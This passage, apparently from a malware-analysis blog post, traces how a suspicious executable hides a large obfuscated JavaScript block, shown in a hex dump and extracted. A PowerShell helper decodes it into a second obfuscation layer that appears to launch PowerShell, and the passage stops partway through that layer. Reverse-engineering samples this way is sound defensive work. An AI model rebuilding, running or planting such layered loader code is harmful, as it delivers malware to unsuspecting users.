terminate process	host-interaction/process/terminate
query or enumerate registry value (5 matches)	host-interaction/registry
set registry value (4 matches)	host-interaction/registry/create
delete registry value	host-interaction/registry/delete
enumerate PE sections	load-code/pe
parse PE header (3 matches)	load-code/pe

Figure 8: Using CAPA To Find Capabilities

This part made me suspicious that there was much more in the executable than I initially noticed. Using the strings command, I found one extremely large string. With a hex editor, I was able to locate it, as shown in Figure 9.




```
out.exe

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
0000FFB0  30 65 30 74 30 7C 30 95 30 A4 30 B1 30 CE 30 22  0e0t0|0•0¤0±0Î0"
0000FFC0  31 27 31 3D 31 5B 31 67 31 84 31 88 31 A4 31 A8  1'1=1[1g1„1ˆ1¤1¨
0000FFD0  31 C4 31 C8 31 00 00 00 80 00 00 0C 00 00 00 1C  1Ä1È1...€.......
0000FFE0  32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  2...............
0000FFF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3C  ...............<
00010050  73 63 72 69 70 74 3E 0D 0A 74 77 65 3D 31 30 32  script>..twe=102
00010060  3B 45 77 72 3D 31 31 37 3B 5A 46 44 3D 31 31 30  ;Ewr=117;ZFD=110
00010070  3B 62 77 52 3D 39 39 3B 6B 66 59 3D 31 31 36 3B  ;bwR=99;kfY=116;
00010080  4E 72 6E 3D 31 30 35 3B 41 4E 4E 3D 31 31 31 3B  Nrn=105;ANN=111;
00010090  5A 68 6F 3D 33 32 3B 6E 43 54 3D 36 35 3B 65 58  Zho=32;nCT=65;eX
000100A0  6F 3D 38 35 3B 6E 64 42 3D 38 31 3B 56 67 45 3D  o=85;ndB=81;VgE=
000100B0  34 30 3B 73 4A 62 3D 31 30 36 3B 51 55 74 3D 37  40;sJb=106;QUt=7
000100C0  33 3B 72 50 6D 3D 34 31 3B 6E 6B 56 3D 31 32 33  3;rPm=41;nkV=123
000100D0  3B 4D 51 5A 3D 31 31 38 3B 66 59 59 3D 39 37 3B  ;MQZ=118;fYY=97;
000100E0  44 54 50 3D 31 31 34 3B 71 52 75 3D 37 32 3B 59  DTP=114;qRu=72;Y
000100F0  76 69 3D 31 30 30 3B 50 6F 54 3D 36 31 3B 50 50  vi=100;PoT=61;PP
00010100  7A 3D 33 34 3B 54 55 68 3D 35 39 3B 4C 6B 73 3D  z=34;TUh=59;Lks=
00010110  31 30 33 3B 54 69 53 3D 31 31 39 3B 43 41 52 3D  103;TiS=119;CAR=
00010120  34 38 3B 78 52 48 3D 36 30 3B 4F 48 45 3D 34 36  48;xRH=60;OHE=46
00010130  3B 63 52 4D 3D 31 30 38 3B 70 43 73 3D 31 30 31  ;cRM=108;pCs=101
00010140  3B 68 73 5A 3D 31 30 34 3B 4C 63 61 3D 34 33 3B  ;hsZ=104;Lca=43;
00010150  53 58 56 3D 31 31 35 3B 57 73 76 3D 38 33 3B 73  SXV=115;Wsv=83;s
00010160  54 6E 3D 31 30 39 3B 66 6B 6C 3D 36 37 3B 78 6E  Tn=109;fkl=67;xn
00010170  51 3D 39 31 3B 63 61 64 3D 39 33 3B 61 41 67 3D  Q=91;cad=93;aAg=
00010180  34 35 3B 4F 6D 78 3D 35 37 3B 6D 65 52 3D 35 36  45;Omx=57;meR=56
00010190  3B 70 65 72 3D 31 32 35 3B 54 49 47 3D 31 32 31  ;per=125;TIG=121
000101A0  3B 72 6A 63 3D 31 31 33 3B 76 62 59 3D 34 39 3B  ;rjc=113;vbY=49;
000101B0  4C 57 6F 3D 34 34 3B 51 77 68 3D 35 35 3B 62 73  LWo=44;Qwh=55;bs
000101C0  4F 3D 35 30 3B 62 45 53 3D 35 31 3B 76 6B 62 3D  O=50;bES=51;vkb=
000101D0  35 34 3B 74 44 6B 3D 35 32 3B 59 6B 4F 3D 35 33  54;tDk=52;YkO=53
000101E0  3B 64 43 6F 3D 37 34 3B 77 4D 63 3D 31 32 32 3B  ;dCo=74;wMc=122;
000101F0  66 46 45 3D 38 38 3B 6E 68 7A 3D 37 39 3B 45 4F  fFE=88;nhz=79;EO
00010200  65 3D 39 38 3B 73 79 71 3D 38 32 3B 76 61 72 20  e=98;syq=82;var 
00010210  4B 6C 6C 20 3D 20 53 74 72 69 6E 67 2E 66 72 6F  Kll = String.fro
00010220  6D 43 68 61 72 43 6F 64 65 28 74 77 65 2C 45 77  mCharCode(twe,Ew
00010230  72 2C 5A 46 44 2C 62 77 52 2C 6B 66 59 2C 4E 72  r,ZFD,bwR,kfY,Nr
00010240  6E 2C 41 4E 4E 2C 5A 46 44 2C 5A 68 6F 2C 6E 43  n,ANN,ZFD,Zho,nC
00010250  54 2C 65 58 6F 2C 6E 64 42 2C 56 67 45 2C 73 4A  T,eXo,ndB,VgE,sJ
00010260  62 2C 51 55 74 2C 74 77 65 2C 72 50 6D 2C 6E 6B  b,QUt,twe,rPm,nk
00010270  56 2C 4D 51 5A 2C 66 59 59 2C 44 54 50 2C 5A 68  V,MQZ,fYY,DTP,Zh
00010280  6F 2C 74 77 65 2C 71 52 75 2C 59 76 69 2C 50 6F  o,twe,qRu,Yvi,Po
00010290  54 2C 5A 68 6F 2C 50 50 7A 2C 50 50 7A 2C 54 55  T,Zho,PPz,PPz,TU
000102A0  68 2C 74 77 65 2C 41 4E 4E 2C 44 54 50 2C 5A 68  h,twe,ANN,DTP,Zh
000102B0  6F 2C 56 67 45 2C 4D 51 5A 2C 66 59 59 2C 44 54  o,VgE,MQZ,fYY,DT

Offset(h): 21155        Block(h): 21155-31183        Length(h): 1002F
```

Figure 9: Using HxD

As marked in Figure 9, it contained a “script” tag. This script was extracted for further investigation.

This script used a relatively simple obfuscation technique that replaced strings with characters and then converted them using the fromCharCode function.




```
<script>
twe=102;Ewr=117;ZFD=110;bwR=99;kfY=116;Nrn=105;ANN=111;Zho=32;nCT=65;eXo=85;ndB=81;VgE=40;sJb=106;QUt=73;rPm=41;nkV=123;MQZ=118;fYY=97;DTP=114;qRu=72;Yvi=100;PoT=61;PPz=34;TUh=59;Lks=103;
TiS=119;CAR=48;xRH=60;OHE=46;cRM=108;pCs=101;hsZ=104;Lca=43;SXV=115;Wsv=83;sTn=109;fkl=67;xnQ=91;cad=93;aAg=45;Omx=57;meR=56;per=125;TIG=121;rjc=113;vbY=49;LWo=44;Qwh=55;bsO=50;bES=51;vkb=
54;tDk=52;YkO=53;dCo=74;wMc=122;fFE=88;nhz=79;EOe=98;syq=82;
var Kll = String.fromCharCode(twe,Ewr,ZFD,bwR,kfY,Nrn,ANN,ZFD,Zho,nCT,eXo,ndB,VgE,sJb,QUt,twe,rPm,nkV,MQZ,fYY,DTP,Zho,twe,qRu,Yvi,PoT,Zho,PPz,PPz,TUh,twe,ANN,DTP,Zho,VgE,MQZ,fYY,DTP,Zho,twe
,Lks,TiS,Zho,PoT,Zho,CAR,TUh,Zho,twe,Lks,TiS,Zho,xRH,Zho,sJb,QUt,twe,OHE,cRM,pCs,ZFD,Lks,kfY,hsZ,TUh,Zho,twe,Lks,TiS,Lca,Lca,rPm,Zho,nkV,MQZ,fYY,DTP,Zho,SXV,ndB,Wsv,Zho,PoT,Zho,Wsv,kfY,DTP,
Nrn,ZFD,Lks,OHE,twe,DTP,ANN,sTn,fkl,hsZ,fYY,DTP,fkl,ANN,Yvi,pCs,VgE,sJb,QUt,twe,xnQ,twe,Lks,TiS,cad,Zho,aAg,Zho,Omx,meR,meR,rPm,TUh,twe,qRu,Yvi,Zho,PoT,Zho,twe,qRu,Yvi,Zho,Lca,Zho,SXV,ndB,
Wsv,per,DTP,pCs,kfY,Ewr,DTP,ZFD,Zho,twe,qRu,Yvi,per,TUh,MQZ,fYY,DTP,Zho,TIG,rjc,Nrn,Zho,PoT,Zho,nCT,eXo,ndB,VgE,xnQ,vbY,vbY,CAR,CAR,LWo,vbY,CAR,Omx,Omx,LWo,vbY,vbY,CAR,Qwh,LWo,vbY,CAR,meR,
Omx,LWo,vbY,vbY,CAR,bsO,LWo,vbY,vbY,CAR,bES,LWo,vbY,CAR,Omx,bsO,LWo,vbY,CAR,meR,Omx,LWo,vbY,CAR,Omx,vkb,LWo,vbY,CAR,Omx,vkb,LWo,vbY,CAR,bES,tDk,LWo,vbY,CAR,meR,Omx,LWo,vbY,vbY,CAR,meR,LWo,
vbY,CAR,meR,Omx,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bES,bES,LWo,vbY,vbY,CAR,Qwh,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bES,bES,LWo,vbY,CAR,meR,Omx,LWo,vbY,vbY,
CAR,CAR,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,Qwh,bES,LWo,vbY,CAR,Omx,meR,LWo,vbY,vbY,CAR,bsO,LWo,vbY,CAR,meR,Omx,LWo,vbY,vbY,CAR,bES,LWo,vbY,vbY,CAR,tDk,LWo,vbY,vbY,CAR,bsO,LWo,vbY,CAR,Omx,bES,
LWo,vbY,CAR,meR,Qwh,LWo,vbY,vbY,CAR,tDk,LWo,vbY,CAR,meR,Omx,LWo,vbY,CAR,meR,meR,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bES,bES,LWo,vbY,CAR,Omx,meR,LWo,vbY,CAR,Omx,Omx,LWo,vbY,vbY,CAR,CAR,LWo,vbY,
CAR,bsO,CAR,LWo,vbY,CAR,Omx,CAR,LWo,vbY,vbY,CAR,YkO,LWo,vbY,CAR,Omx,meR,LWo,vbY,CAR,meR,Qwh,LWo,vbY,vbY,CAR,tDk,LWo,vbY,CAR,Omx,bES,LWo,vbY,CAR,Omx,Omx,LWo,vbY,CAR,Omx,meR,LWo,vbY,CAR,bsO,
CAR,LWo,vbY,CAR,Omx,CAR,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,vkb,tDk,LWo,vbY,CAR,Qwh,CAR,LWo,vbY,CAR,YkO,Omx,LWo,vbY,CAR,vkb,meR,LWo,vbY,CAR,bsO,meR,LWo,vbY,CAR,bsO,tDk,LWo,vbY,vbY,CAR,CAR,LWo,
vbY,vbY,CAR,Qwh,LWo,vbY,CAR,meR,meR,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,Omx,vkb,LWo,vbY,vbY,CAR,CAR,LWo,vbY,vbY,CAR,Omx,LWo,vbY,CAR,meR,Qwh,LWo,vbY,CAR,bsO,Omx,LWo,vbY,vbY,vbY,vbY,LWo,vbY,vbY,
CAR,bsO,LWo,vbY,CAR,meR,Omx,LWo,vbY,vbY,CAR,tDk,LWo,vbY,vbY,CAR,YkO,LWo,vbY,vbY,CAR,bsO,LWo,vbY,CAR,Omx,meR,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bES,bES,LWo,vbY,vbY,CAR,bES,LWo,vbY,vbY,CAR,CAR,
LWo,vbY,CAR,Omx,vkb,LWo,vbY,CAR,Omx,bES,LWo,vbY,vbY,CAR,tDk,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bsO,meR,LWo,vbY,CAR,bsO,tDk,LWo,vbY,vbY,CAR,CAR,LWo,vbY,vbY,CAR,Qwh,LWo,vbY,CAR,meR,meR,LWo,vbY,
CAR,YkO,meR,LWo,vbY,CAR,Omx,vkb,LWo,vbY,vbY,CAR,CAR,LWo,vbY,vbY,CAR,Omx,LWo,vbY,CAR,meR,Qwh,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bES,bES,LWo,vbY,vbY,CAR,bsO,LWo,vbY,CAR,meR,Omx,LWo,vbY,vbY,CAR,
CAR,LWo,vbY,CAR,Omx,vkb,LWo,vbY,CAR,meR,YkO,LWo,vbY,CAR,meR,Qwh,LWo,vbY,CAR,meR,Omx,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bsO,Qwh,LWo,vbY,CAR,bES,tDk,LWo,vbY,CAR,bES,tDk,LWo,vbY,CAR,bsO,Qwh,LWo,
vbY,CAR,bES,bsO,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bsO,Qwh,LWo,vbY,CAR,bES,vkb,LWo,vbY,vbY,CAR,meR,LWo,vbY,CAR,bsO,tDk,LWo,vbY,CAR,bsO,vkb,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,bsO,Qwh,LWo,vbY,CAR,
bsO,Omx,LWo,vbY,vbY,vbY,bES,LWo,vbY,CAR,tDk,Qwh,LWo,vbY,CAR,bsO,tDk,LWo,vbY,vbY,CAR,bES,LWo,vbY,CAR,Qwh,vkb,LWo,vbY,CAR,vkb,bsO,LWo,vbY,CAR,meR,meR,LWo,vbY,CAR,Omx,YkO,LWo,vbY,CAR,Omx,Omx,
LWo,vbY,vbY,CAR,YkO,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,tDk,Omx,LWo,vbY,CAR,bsO,CAR,LWo,vbY,CAR,Omx,CAR,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,vkb,tDk,LWo,vbY,CAR,Qwh,CAR,LWo,vbY,CAR,YkO,Omx,LWo,vbY,
CAR,vkb,meR,LWo,vbY,CAR,bsO,meR,LWo,vbY,CAR,bsO,Qwh,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,YkO,vkb,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,YkO,
Qwh,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,tDk,tDk,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,bES,vkb,LWo,
vbY,CAR,bES,Qwh,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,YkO,vkb,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,
bES,Qwh,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,tDk,bsO,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,tDk,bES,
LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,tDk,tDk,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,tDk,bES,LWo,vbY,
CAR,tDk,vbY,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,bES,
meR,LWo,vbY,CAR,tDk,bsO,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,tDk,tDk,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,tDk,tDk,LWo,
vbY,CAR,tDk,CAR,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,
tDk,vbY,LWo,vbY,CAR,tDk,bsO,LWo,vbY,CAR,tDk,CAR,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,tDk,CAR,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,tDk,vbY,
LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,tDk,bsO,LWo,vbY,
CAR,YkO,vkb,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,YkO,vkb,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,tDk,
vbY,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,tDk,CAR,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,YkO,meR,LWo,
vbY,CAR,tDk,bES,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,YkO,vkb,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,
tDk,bsO,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,tDk,bsO,LWo,vbY,CAR,tDk,CAR,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,tDk,bsO,
LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,YkO,vkb,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,YkO,vkb,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,YkO,vkb,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,tDk,bES,LWo,vbY,
CAR,tDk,bES,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,tDk,tDk,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,tDk,CAR,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,YkO,vkb,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,YkO,
tDk,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,tDk,bsO,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,tDk,CAR,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,bES,meR,LWo,
vbY,CAR,tDk,CAR,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,tDk,tDk,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,
tDk,vbY,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,bES,Qwh,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,bES,meR,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,tDk,tDk,LWo,vbY,CAR,tDk,bsO,
LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,tDk,bsO,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,YkO,bES,LWo,vbY,CAR,tDk,CAR,LWo,vbY,CAR,YkO,meR,LWo,vbY,CAR,bES,vkb,LWo,vbY,CAR,YkO,YkO,LWo,vbY,
CAR,bES,vkb,LWo,vbY,CAR,YkO,tDk,LWo,vbY,CAR,YkO,YkO,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,bES,Omx,LWo,vbY,CAR,YkO,Qwh,LWo,vbY,CAR,tDk,vbY,LWo,vbY,CAR,tDk,bES,LWo,vbY,CAR,tDk,YkO,LWo,vbY,CAR,YkO,
```

```
JavaScript file          length : 69,896    lines : 4          Ln : 3    Col : 1    Pos : 448          Windows (CR LF)    UTF-8          INS
```

Figure 10: Marking The Critical Replacement


For the next part, I wrote a simple PowerShell script to output what this function executes, without the risk of it being executed.



```
$asciiCodes = @(102,117,110,99,116,105,111,110,32,65,85,81,40,106,73,102,41,123,118,97,114,32,102,72,100,61,32,34,34,59,102,111,114,32,40,118,97,114,32

$command = -join ($asciiCodes | ForEach-Object { [char]$_ })

Write-Output $command
```


Figure 11: PS Script To Print The Output

Using this script, I was able to print the executed code to the console. It appears to be another layer of obfuscated code that requires further investigation.



```
PS C:\Users\0x\Desktop\New folder > .\test.ps1
function AUQ(jIf){var fHd= "";for (var fgw = 0; fgw < jIf.length; fgw++) {var sQS = String.fromCharCode(jIf[fgw] - 988);fHd = fHd + sQS}return fHd;var yqi = AUQ([1100,1099,1107,1089,1102,11
03,1092,1089,1096,1096,1034,1089,1108,1089,1020,1033,1107,1020,1037,1020,1033,1089,1100,1020,1073,1098,1102,1089,1103,1104,1102,1093,1087,1104,1089,1088,1020,1033,1098,1099,1100,1020,1090,11
05,1098,1087,1104,1093,1099,1098,1020,1090,1053,1064,1070,1059,1068,1028,1024,1100,1107,1088,1058,1096,1100,1109,1087,1029,1111,1102,1089,1104,1105,1102,1098,1020,1033,1103,1100,1096,1093,11
04,1020,1028,1024,1100,1107,1088,1058,1096,1100,1109,1087,1020,1033,1102,1089,1100,1096,1085,1087,1089,1020,1027,1034,1034,1027,1032,1020,1027,1036,1108,1024,1026,1020,1027,1029,1113,1047,10
24,1103,1076,1062,1088,1095,1099,1105,1020,1049,1020,1090,1053,1064,1070,1059,1068,1028,1027,1037,1057,1056,1045,1057,1043,1057,1043,1055,1036,1054,1055,1041,1044,1057,1036,1037,1055,1045,10
43,1057,1056,1037,1054,1038,1037,1043,1038,1041,1045,1042,1045,1045,1053,1043,1058,1054,1041,1036,1055,1044,1045,1053,1043,1041,1058,1037,1036,1037,1039,1054,1036,1045,1038,1042,1039,1041,10
44,1045,1037,1037,1055,1044,1040,1053,1058,1036,1054,1038,1058,1036,1037,1041,1042,1040,1053,1040,1057,1043,1043,1043,1041,1038,1038,1038,1055,1038,1045,1054,1037,1042,1056,1045,1039,1057,10
41,1045,1056,1037,1036,1041,1053,1041,1040,1058,1038,1037,1038,1058,1058,1043,1039,1043,1038,1041,1056,1053,1053,1043,1042,1043,1037,1039,1055,1039,1042,1040,1045,1042,1058,1057,1056,1054,10
